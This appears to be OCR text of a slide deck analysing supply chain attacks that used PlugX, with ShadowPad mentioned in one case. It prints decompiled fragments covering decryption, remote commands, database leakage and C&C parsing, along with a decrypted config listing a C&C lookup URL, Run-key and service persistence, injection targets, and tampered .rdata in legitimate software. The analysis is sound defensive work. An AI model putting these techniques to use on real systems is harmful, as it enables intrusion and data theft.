
Case Study : Supply Chain Attack




Case A : Overview



Case A : Certificate Signing



Case A : PlugX Malware




```
v0 = decoding_sub_10004E10(&v19, &unk_10024508, 9, 0x763ED3BA, &unk_1007076C);// XXXXXXXX
v1 = -(memcmp_sub_1000660F(&Origin_Binary__dword_10070910, *v0, 8) != 0);
And_sub_10004F69(&v19);
```

Check String “XXXXXXXX” and Decrypt Date

```
if ( v10 != dword_10070914 )
{
  v11 = decode_(&v12, &unk_1002454C, 16, 0x1FC1D09C, &unk_100706EC);// CONFIG-DESTORY!
  sub_1001C2B2(*v11);                                   // messageboxA
  sub_10004F69();
```

Case A : PlugX Malware


Remote Control Commands

```
do
{
  while ( 1 )
  {
    result = sub_1001DFD5(Command_, -1);
    if ( result )
      return result;
    v6 = *(Command_ + 4);
    if ( v6 > 0x6000 )
    {
      if ( v6 > 0x9005 )
      {
        if ( v6 > 0xB000 )
        {
          v71 = v6 - 49152;
          if ( !v71 )
          {
            result = SQL_api_call(Command_, a1);
            goto LABEL_139;
          }
          v72 = v71 - 4096;
          if ( !v72 )
          {
            result = TCP_conn_info(Command_, a1);
            goto LABEL_139;
          }
          v73 = v72 - 2;
          if ( !v73 )
          {
            result = sub_1000896E(Command_, a1);
            goto LABEL_139;
          }
          if ( v73 == 2 )
          {
            result = sub_10008212(a1);
            goto LABEL_139;
```

Command for DB leakage


```
v2 = a1;
OutputHandle = 0;
hdbc = 0;
v9 = 0x54F;
LOWORD(v12) = 0;
if ( SQLAllocHandle(1, 0, &OutputHandle) & 0xFFFE )
{
  sub_100106C6(v2, 0xC000, a2, 0x54F);
  v12 = (v12 << 12);
ABEL_7:
  (sub_100105F5)(a2);
  goto LABEL_18;
}
if ( SQLSetEnvAttr(OutputHandle, v5, v6, v7) & 0xFFFE )
{
  sub_100106C6(v2, 0xC000, a2, 0x54F);
  LOWORD(v12) = v12 >> 3;
  goto LABEL_7;
}
if ( SQLAllocHandle(2, OutputHandle, &hdbc) & 0xFFFE )
{
  sub_100106C6(v2, 0xC000, a2, 0x54F);
  LOWORD(v12) = v12 >> 14;
  goto LABEL_7;
}
if ( SQLDriverConnectW(hdbc, v2 + 4, v8, 0x54F, OutputHandle, hdbc, v12, savedregs) & 0xFFFE )
{
  sub_100106C6(v2, 0xC000, a2, 0x54F);
  LOWORD(v12) = v12 - 0x2B8C;
  OutputHandle = 2;
  (sub_100105F5)(a2);
```

Case B : Overview



Case B : Plug X malware

- The first malware(PlugX) was infected: 2017.03.31
- The Second malware(ShadowPad) was distributed: 2017.07.18



Case B : Plug X malware

```
GetData_sub_C62AB8(&Decoded_binary);
if ( *Decoded_binary == 'X' && Decoded_binary[1] == 'X' && Decoded_binary[2] == 'X' && Decoded_binary[3] == 'X'

if ( size > 0 )
{
  v7 = out;
  do
  {
    First4Byte__ = 0x13379C8 * First4Byte__ ^ 0x5397FC2;
    v5 = 0x13 * v5 - 0x17;
    *v7 = v7[buf - out] ^ (First4Byte__ - v5);
    ++v7;
    --size_;
  }
  while ( size_ );
}
```

Check String “XXXX” and Decrypt Data

Decrypt

```
??????.???....^..Y.r.r.|.r|...↕bMXf3hI0FrO...Uf8s1k
.20170317.https://markhed...in.github.io/index.html.%Progra...
mData%₩Test₩.SOFTWARE₩Microsoft┘..?W?ows₩CurrentVersion₩Run."&
S%Svc|H.^% ┴?Service┐.%w?ir%₩system32₩svc.  긜ost.ex₩-explore
```

bMXf3hI0FrOUf8s1k - ID

20170317 - PlugX Version

https://markhedin.github.io/index.html - URL to get additional C&C

%ProgramData%\Test\ - path to copy file

SOFTWARE\Microsoft\Windows\CurrentVersion\Run – registry path to run automatically

Test – registry name

TestSvc – service name


Windows Service – service description

%windir%\system32\svchost.exe – target for injection

%windir%\explorer.exe

Case B : Plug X malware

Github



```
if ( size > 0 || (start_ = lstrlenA(buf), start_ > 0) )
{
  while ( 1 )
  {
    start = start_ - 1;
    if ( start_ - 1 < 0 )
      break;
    while ( 1 )
    {
      if ( *(start + buf) == '{' )
      {
        end = start;
        if ( start < start_ )
          break;
      }
LABEL_8:
      if ( --start < 0 )
        return 0x10D8;
    }
    while ( *(end + buf) != '}' )
    {
      if ( ++end >= start_ )
        goto LABEL_8;
    }
    start_ = start + 1;
    if ( !sub_1361820(end - start - 1, (start + buf + 1), out_) )
      return 0;
```

Parse { } and get C&C server

Case B : Code Tampering

Normal code


```
.rdata:1000F6A8                 dd offset ??__EafxModuleState@@YAXXZ ;
.rdata:1000F6AC                 dd offset sub_1000EA60
.rdata:1000F6B0                 dd offset sub_1000EA80
.rdata:1000F6B4                 dd offset sub_1000EAA0
.rdata:1000F6B8                 dd offset sub_1000EAC0
.rdata:1000F6BC                 dd offset sub_1000EAE0
.rdata:1000F6C0                 dd offset sub_1000EB00
.rdata:1000F6C4                 dd offset sub_1000EB10
.rdata:1000F6C8                 dd offset sub_1000EB20
.rdata:1000F6CC                 dd offset sub_1000EB30
.rdata:1000F6D0                 dd offset sub_1000EB40
```

Code Tampering

```
.rdata:1000F69C                 dd offset ??__EafxModuleState@@YAXXZ ;
.rdata:1000F6A0                 dd offset MaliciousCode_sub_1000E600
.rdata:1000F6A4                 dd offset sub_1000E510
.rdata:1000F6A8                 dd offset sub_1000E530
.rdata:1000F6AC                 dd offset sub_1000E550
.rdata:1000F6B0                 dd offset sub_1000E570
.rdata:1000F6B4                 dd offset sub_1000E590
.rdata:1000F6B8                 dd offset sub_1000E5B0
.rdata:1000F6BC                 dd offset sub_1000E5C0
.rdata:1000F6C0                 dd offset sub_1000E5D0
```

